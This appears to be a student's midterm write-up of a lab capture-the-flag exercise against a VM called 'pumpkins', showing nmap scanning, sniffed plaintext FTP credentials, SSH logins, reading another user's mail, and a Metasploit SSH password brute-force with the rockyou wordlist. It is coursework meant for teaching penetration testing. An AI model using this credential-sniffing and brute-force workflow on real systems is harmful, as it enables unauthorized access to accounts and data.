
Name: Akshat Mehta
UID: 119229194

Midterm

For the first step to the given CTF challenge, we shall look at the web UI of the server to check if it gives us any clues to the flag:



Picture 1 - webpage of the server

For the next step, we will try to enumerate the ports through an nmap query and look for any open ports that we can use. We do that by using the nmap query shown in the following image:

```
root@kali:~# nmap -sV -O 192.168.150.133
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-18 22:43 EDT
Nmap scan report for 192.168.150.133
Host is up (0.00070s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:EB:4D:4B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: PUMPKINS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds
root@kali:~#
```

Picture 2 - nmap query to discover open ports

We see that port 22 is open and uses a ssh service, this means that we can use this port to ssh into the server through the means of a valid user.

Now we need to find some valid usernames that we can use to ssh into the server. Since this is a VM of a server, it must be sending and receiving data from various sources, we can try using wireshark to capture data being transmitted to and from the server and check if we find anything useful.

1	0.000000000	192.168.150.136	216.31.17.12	NTP	90	NTP Version 4, client
2	0.082728266	216.31.17.12	192.168.150.136	NTP	90	NTP Version 4, server
3	5.167780964	VMware_96:2f:dd	VMware_e7:65:9f	ARP	42	Who has 192.168.150.2? Tell 192.168.150.136
4	5.168334835	VMware_e7:65:9f	VMware_96:2f:dd	ARP	60	192.168.150.2 is at 00:50:56:e7:65:9f
5	12.236703366	192.168.150.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
6	12.248896136	192.168.150.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
7	13.247447466	192.168.150.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
8	13.263560866	192.168.150.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
9	13.375268119	218.83.53.191	218.83.53.175	TCP	74	35384 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=838278 TSec
10	13.375268595	218.83.53.175	218.83.53.191	TCP	74	21 → 35384 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=
11	13.375448682	218.83.53.191	218.83.53.175	TCP	66	35384 → 21 [ACK] Seq=1 Ack=1 Win=29248 Len=0 TSval=838278 TSecr=759731689
12	13.378663036	218.83.53.175	218.83.53.191	FTP	86	Response: 220 (vsFTPd 3.0.3)
13	13.378883778	218.83.53.191	218.83.53.175	TCP	66	35384 → 21 [ACK] Seq=1 Ack=21 Win=29248 Len=0 TSval=838279 TSecr=759731693
14	14.194904540	218.83.53.191	218.83.53.175	FTP	78	Request: USER bboy1
15	14.194904727	218.83.53.175	218.83.53.191	TCP	66	21 → 35384 [ACK] Seq=21 Ack=13 Win=29056 Len=0 TSval=759732510 TSecr=838483
16	14.195125021	218.83.53.175	218.83.53.191	FTP	100	Response: 331 Please specify the password.
17	14.195761574	218.83.53.191	218.83.53.175	TCP	66	35384 → 21 [ACK] Seq=13 Ack=55 Win=29248 Len=0 TSval=838483 TSecr=759732510
18	14.245817958	192.168.150.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
19	14.268656210	192.168.150.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
20	15.257274337	192.168.150.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
21	15.273023228	192.168.150.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
22	18.806911078	218.83.53.191	218.83.53.175	FTP	88	Request: PASS dancedancedance
23	18.824860729	218.83.53.175	218.83.53.191	FTP	89	Response: 230 Login successful.
24	18.825183667	218.83.53.191	218.83.53.175	TCP	66	35384 → 21 [ACK] Seq=35 Ack=78 Win=29248 Len=0 TSval=839642 TSecr=759737144
25	18.825183718	218.83.53.191	218.83.53.175	FTP	72	Request: SYST
26	18.825183734	218.83.53.175	218.83.53.191	FTP	85	Response: 215 UNIX Type: L8
27	18.866368176	218.83.53.191	218.83.53.175	TCP	66	35384 → 21 [ACK] Seq=41 Ack=97 Win=29248 Len=0 TSval=839652 TSecr=759737144

Picture 3 - wireshark capture of username “bboy1” with password “dancedancedance”

Our wireshark capture gave us the username “bboy1” with the password “dancedancedance”. We can use this to ssh into the server as follows:

```
root@kali:~# ssh bboy1@192.168.150.133
bboy1@192.168.150.133's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

240 packages can be updated.
184 updates are security updates.


You have mail.
Last login: Wed Oct 18 22:45:39 2023 from 192.168.150.136
bboy1@pumpkins:~$ ls
home-backup.tar  mail  new-dance-moves.txt
bboy1@pumpkins:~$ cd mail
bboy1@pumpkins:~/mail$ ls
saved-messages  sent-mail
bboy1@pumpkins:~/mail$ nano saved-messages
bboy1@pumpkins:~/mail$
```

Picture 4 - ssh into the server using the captured username and password

Now we can go through the files of the user and check for anything of use. After looking through the files, we found an interesting file named “saved-messages” that contains the clue to our flag.

```
Received: from localhost (localhost [127.0.0.1])
        by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
        for <bboy1@pumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords:
X-UID: 1

Sorry you missed the ceremony today, let me know when you're around and I
can tell you David's new name.  I have a copy of the document in my
home directory, I'd share it with you but I'm about as bad as using
computer as I am picking a good password.

B-Boy 2
```

Picture 5 - contents of the file “saved-messages”

This file contains an email message from another user “bboy2” about some ceremony where apparently “David” changed his name to something. The flag we are trying to capture also requires us to enter some “name” into a box at the server webpage. The message also hints that the user ”bboy2” is not good at setting passwords, so we can try and brute force the password to his account as follows:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /root/Downloads/bboy.txt
user_file => /root/Downloads/bboy.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/rockyou.txt
pass_file => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.150.133
rhosts => 192.168.150.133
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.150.133:22 - Starting bruteforce
[-] 192.168.150.133:22 - Failed: 'bboy2:'
[-] 192.168.150.133:22 - Failed: 'bboy2:123456'
[-] 192.168.150.133:22 - Failed: 'bboy2:12345'
[-] 192.168.150.133:22 - Failed: 'bboy2:123456789'
[-] 192.168.150.133:22 - Failed: 'bboy2:password'
[-] 192.168.150.133:22 - Failed: 'bboy2:iloveyou'
[+] 192.168.150.133:22 - Success: 'bboy2:princess' 'uid=1003(bboy2) gid=1003(bboy2) groups=1003(bboy2)
U/Linux '
[*] SSH session 1 opened (192.168.150.136:45731 -> 192.168.150.133:22) at 2023-10-18 22:49:45 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Picture 6 - using metasploit framework to bruteforce the password for user “bboy2”

This gives us the password for “bboy2” as “princess”. Now we can ssh into bboy2 to look at his files.

```
root@kali:~# ssh bboy2@192.168.150.133
bboy2@192.168.150.133's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

240 packages can be updated.
184 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


You have mail.
Last login: Sun Oct 22 17:24:41 2023 from 192.168.150.136
bboy2@pumpkins:~$ ls
mail  Pumpkins-Name-Change-Signed.pdf
bboy2@pumpkins:~$
```

Picture 7 - ssh into user “bboy2”

The file “Pumpkins-Name-Change-Signed.pdf” looks interesting, let's download it and check what it contains.

```
root@kali:~# scp bboy2@192.168.150.133:/Pumpkins-Name-Change-Signed.pdf /root/Downloads
bboy2@192.168.150.133's password:
scp: /Pumpkins-Name-Change-Signed.pdf: No such file or directory
root@kali:~# scp bboy2@192.168.150.133:Pumpkins-Name-Change-Signed.pdf /root/Downloads
bboy2@192.168.150.133's password:
Pumpkins-Name-Change-Signed.pdf                   100%   20KB   4.9MB/s   00:00
root@kali:~#
```

Picture 8 - scp command to download “Pumpkins-Name-Change-Signed.pdf"

Let's open the file to check its contents:

Pumpkins-Name-Change-Signed.pdf

Official Name Change Form
The Imaginary World of ENPM809Q

We recognize today, 9/30/19 that David S. Pumpkins will now be recognized by his official legal name which he has changed to **David Simon ENPM809Q Pumpkins III**.

By order of the benevolent dictator of ENPM809Q – Kevin T. Shivers


Kevin T. Shivers – 9/30/19

Witnessed:

B-Boy 2 – 9/30/19

Picture 9 - contents of “Pumpkins-Name-Change-Signed.pdf”

This file gives us the new name for “David”. Let’s try and enter that into the server web page to see what turns up.



Picture 10 - results of entering the discovered name into the server web page

Great, we have found the final flag that we sought to find. Job done!

The picture tells us to submit the screenshot of the page with the information “ENPM809Q juvenile sneak Fall overwrought eyes 2019 optimize”